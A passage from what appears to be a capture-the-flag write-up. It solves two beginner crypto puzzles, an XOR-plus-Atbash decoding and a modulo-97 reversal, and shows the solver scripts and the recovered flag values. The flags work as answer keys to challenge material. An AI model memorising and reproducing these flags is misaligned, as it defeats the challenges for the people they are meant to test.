b=base64.b64decode(a)

c=list(b)

tlist=[]
for i in range(len(c)):
    temp=c[i] ^ (z[i % len(z)])
    tlist+=(chr(temp))


alphabet = "abcdefghijklmnopqrstuvwxyz"
reverse_alphabet = alphabet[::-1]

for i in tlist:
    if i == '_':
        print("_",end="")
        continue
    index = reverse_alphabet.index(i)
    reversed_char = alphabet[index]
    print(reversed_char,end="")
```

output i get : `try_all_angles`

Flag value:

> [flag16] = flag={try_all_angles}

2. MOD

Challenge files:

1. chall.py

```python
flag = #######redacted#######
flag = flag.encode()
l = [i%97 for i in flag]

print(l)
```

2. output.txt

```txt
[5, 11, 0, 6, 26, 77, 48, 3, 20, 49, 48, 95, 12,
52, 10, 51, 18, 95, 55, 7, 8, 13, 6, 18, 95, 11,
48, 48, 15,28]
```

My programme for getting the flag

```python
lits=[5, 11, 0, 6, 26, 77, 48, 3, 20, 49, 48, 95,
12, 52, 10, 51, 18, 95, 55, 7, 8, 13, 6, 18, 95,
11, 48, 48, 15,28]
for i in lits:
    if i>30:
        print(chr(i),end="")
    else:
        print(chr(97+i),end="")
```

Flag value

> [flag17] = flag{M0du10_m4k3s_7hings_l00p}